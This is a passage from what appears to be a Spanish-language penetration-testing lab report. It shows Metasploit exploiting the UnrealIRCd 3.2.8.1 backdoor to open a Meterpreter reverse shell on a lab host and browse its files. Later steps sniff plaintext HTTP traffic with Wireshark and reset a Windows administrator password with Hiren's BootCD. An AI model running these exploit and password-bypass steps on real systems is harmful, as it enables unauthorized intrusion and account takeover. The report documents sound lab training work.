2 \ target: UT2004 Linux Build 3120
3 \ target: UT2004 Linux Build 3186
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent Yes UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 5
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name Current Setting Required Description
-----
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT 6667 yes The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
FETCH_COMMAND CURL yes Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE false yes Attempt to delete the binary after execution
FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)

FETCH_SRVHOST no Local IP to use for serving payload
FETCH_SRVPORT 8080 yes Local port to use for serving payload
FETCH_URI_PATH no Local URI to use for serving payload
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

Name Current Setting Required Description
-----
FETCH_PIPE false yes Host both the binary payload and the command so it can be piped directly to the shell.
```

- Saeteamos las IPs correspondientes al vector de ataque y al receptor de la *reverse shell*. Acto seguido, inspeccionamos las opciones del módulo para confirmar que el puerto y el payload coinciden con el escenario de prueba

```
kali-linux-2026.1-virtualbox-amd64 (Instantánea 1) [Comando] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
Shell No.1
Session Actions Edit View Help
When FETCH_FILELESS is none:

Name Current Setting Required Description
-----
FETCH_FILENAME cGTZgskjaE no Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces

Exploit target:

Id Name
--
0 Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.102.12
RHOSTS => 192.168.102.12
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.102.19
LHOST => 192.168.102.19
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options
[-] Unknown command: options. Did you mean options? Run the help command for more details.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name Current Setting Required Description
-----
RHOSTS 192.168.102.12 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT 6667 yes The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
FETCH_COMMAND CURL yes Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE false yes Attempt to delete the binary after execution
FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)

FETCH_SRVHOST no Local IP to use for serving payload
FETCH_SRVPORT 8080 yes Local port to use for serving payload
FETCH_URI_PATH no Local URI to use for serving payload
LHOST 192.168.102.19 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
```

- Iniciamos la carga útil mediante exploit para obtener una shell interactiva de Meterpreter. Posteriormente, navegamos por la ruta para validar los permisos de lectura y la presencia de artefactos en el servidor vulnerable

```

kali-linux-2026.1-virtualbox-amd64 (Instantánea 1) [Comando] - Oracle VM VirtualBox
Session Actions Edit View Help

When FETCH_COMMAND is one of CURL,GET,WGET:
+-----+-----+-----+-----+
| Name           | Current Setting | Required | Description |
+-----+-----+-----+-----+
| FETCH_PIPE     | false          | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |
+-----+-----+-----+-----+

When FETCH_FILELESS is none:
+-----+-----+-----+-----+
| Name           | Current Setting | Required | Description |
+-----+-----+-----+-----+
| FETCH_FILENAME | VMSJQmgU       | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./            | yes      | Remote writable dir to store payload; cannot contain spaces |
+-----+-----+-----+-----+

Exploit target:
+-----+-----+
| Id | Name |
+-----+-----+
| 0  | Linux/Unix Command |
+-----+-----+

View the full module info with the info, or info -d command.

msf exploit(multi/irc/unreal_ircd_3.281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.102.19:4444
[*] 192.168.102.12:6667 - Connected to 192.168.102.12:6667
[*] 192.168.102.12:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.102.12
[*] Meterpreter session 1 opened (192.168.102.19:4444 -> 192.168.102.12:66014) at 2026-05-06 10:54:09 -0400

meterpreter > pwd
/etc/unreal
meterpreter > ls
Listing: /etc/unreal

Mode                Size      Type    Last modified      Name
-----
100600/rw            1365    file   2012-05-20 14:08:45 -0400  Donation
100600/rw            17992   file   2012-05-20 14:08:45 -0400  LICENSE
100700/rwx            207     file   2026-05-06 10:54:06 -0400  RspDmshh
040700/rwx            4096    dir    2012-05-20 14:08:45 -0400  aliases
101204/-w-r--r--    1175    file   2012-05-20 14:08:45 -0400  badwords.channel.conf
101204/-w-r--r--    1183    file   2012-05-20 14:08:45 -0400  badwords.message.conf
101204/-w-r--r--    1121    file   2012-05-20 14:08:45 -0400  badwords.quit.conf
100700/rwx           242894   file   2012-05-20 14:08:45 -0400  curl-ca-bundle.crt
100600/rw            1980    file   2012-05-20 14:08:45 -0400  dccallow.conf

```

- Escalamos la navegación hacia la ruta mediante comandos de Meterpreter. Una vez allí, ejecutamos ls para inspeccionar el contenido y verificar la existencia de subdirectorios como ejemplo1

```

kali-linux-2026.1-virtualbox-amd64 (Instantánea 1) [Comando] - Oracle VM VirtualBox
Session Actions Edit View Help

100700/rwx            242894   file   2012-05-20 14:08:45 -0400  curl-ca-bundle.crt
100600/rw            1980    file   2012-05-20 14:08:45 -0400  dccallow.conf
040700/rwx            4096    dir    2012-05-20 14:08:45 -0400  dcc
101204/-w-r--r--    49552   file   2012-05-20 14:08:45 -0400  help.conf
100600/rw            1807    file   2026-05-06 10:20:18 -0400  ircd.log
100600/rw             6         file   2026-05-06 08:01:07 -0400  ircd.pid
100600/rw             6         file   2026-05-06 10:53:19 -0400  ircd.time
040700/rwx            4096    dir    2012-05-20 14:08:45 -0400  modules
040700/rwx            4096    dir    2012-05-20 14:08:45 -0400  networks
100700/rwx            207     file   2026-05-06 10:24:20 -0400  qiulibhyg
101204/-w-r--r--    5656    file   2012-05-20 14:08:45 -0400  spamfilter.conf
040700/rwx            4096    dir    2026-05-06 08:01:07 -0400  tmp
100700/rwx            4842    file   2012-05-20 14:08:45 -0400  unreal
101204/-w-r--r--    3884    file   2012-05-20 14:11:37 -0400  unrealircd.conf

meterpreter > cd /home
meterpreter > ls
Listing: /home

Mode                Size      Type    Last modified      Name
-----
040755/rwx-r-x-r-x  4096    dir    2010-03-17 10:08:02 -0400  ftp
040755/rwx-r-x-r-x  4096    dir    2010-04-16 02:16:02 -0400  msfadmin
040755/rwx-r-x-r-x  4096    dir    2010-04-16 02:16:02 -0400  service
040755/rwx-r-x-r-x  4096    dir    2010-05-07 14:38:06 -0400  user

meterpreter > cd msfadmin
meterpreter > ls
Listing: /home/msfadmin

Mode                Size      Type    Last modified      Name
-----
020606/rw-rw-rw-    0        cha    2010-03-16 19:01:07 -0400  .bash_history
040755/rwx-r-x-r-x  4096    dir    2010-04-17 14:11:00 -0400  .distcc
100600/rw           4174    file   2012-05-14 02:01:49 -0400  .mysql_history
100644/rw-r--r--    506     file   2010-01-16 19:12:50 -0400  .profile
100700/rwx             4         file   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx            4096    dir    2010-05-17 21:43:10 -0400  .ssh
100644/rw-r--r--    0         file   2010-05-07 14:38:25 -0400  sudo_as_admin_successful
040755/rwx-r-x-r-x  4096    dir    2026-05-06 10:35:40 -0400  vulnerable


meterpreter > cd vulnerable
meterpreter > ls
Listing: /home/msfadmin/vulnerable

Mode                Size      Type    Last modified      Name
-----
040755/rwx-r-x-r-x  4096    dir    2026-05-06 10:05:04 -0400  ejmplo1
040755/rwx-r-x-r-x  4096    dir    2026-05-06 10:05:16 -0400  ejmplo2
040755/rwx-r-x-r-x  4096    dir    2010-04-28 03:12:05 -0400  mysql-ssl


```

8. Ejercicio


- Mediante el uso de Wireshark, interceptamos una petición de tipo POST, permitiéndonos capturar en texto plano los datos del formulario (ID, nombre, apellido y email) enviados desde la aplicación cliente hacia el servidor



- Analizamos el tráfico de red con Wireshark durante una operación de edición, logrando capturar la petición de tipo PUT hacia el endpoint /autores/4. Esto permitió visualizar la modificación de los datos del registro en tiempo real a través del cuerpo de la solicitud HTTP




- Mediante la captura de paquetes con Wireshark, interceptamos una petición de tipo DELETE hacia el recurso /autores/3. Esto permitió confirmar la solicitud de eliminación del registro específico y observar la respuesta del servidor en el tráfico de red.




9. Ejercicio

- Montamos la ISO de Hiren's BootCD en la unidad óptica virtual para realizar un bypass de la autenticación de Windows. Mediante este entorno externo, logramos acceder a las herramientas necesarias para reiniciar la contraseña del administrador local.




- Una vez realizado el booteo, esperamos el despliegue del escritorio técnico en el equipo objetivo, verificando que el software de recuperación haya cargado con éxito los módulos necesarios para interactuar con el sistema operativo principal




10. Ejercicio


- Ingresamos al repositorio de utilidades de la ISO cargada, localizando el conjunto de aplicaciones destinadas a la administración de cuentas y mantenimiento de archivos del host objetivo




- Dentro del menú de utilidades, seleccionamos el apartado de seguridad y abrimos la carpeta de gestión de contraseñas, identificando los módulos necesarios para el restablecimiento de los privilegios de acceso local




- Dentro del apartado de seguridad, iniciamos NT Password Edit para abrir la base de datos de cuentas locales. Seleccionamos el usuario objetivo y aplicamos el cambio de contraseña (Change Password), asegurando así el acceso satisfactorio al sistema Windows en el siguiente inicio de sesión



- Dentro de la herramienta, filtramos la lista de cuentas locales hasta hallar el usuario de Windows 10. Posteriormente, utilizamos la opción Change Password para sobrescribir la autenticación existente y asegurar el acceso administrativo al equipo




- Introducimos la nueva clave para el usuario seleccionado y hacemos clic en OK para validar el cambio. Para concluir, guardamos los cambios en el archivo SAM, dejando el sistema operativo listo para iniciar sesión con las nuevas credenciales administrativas

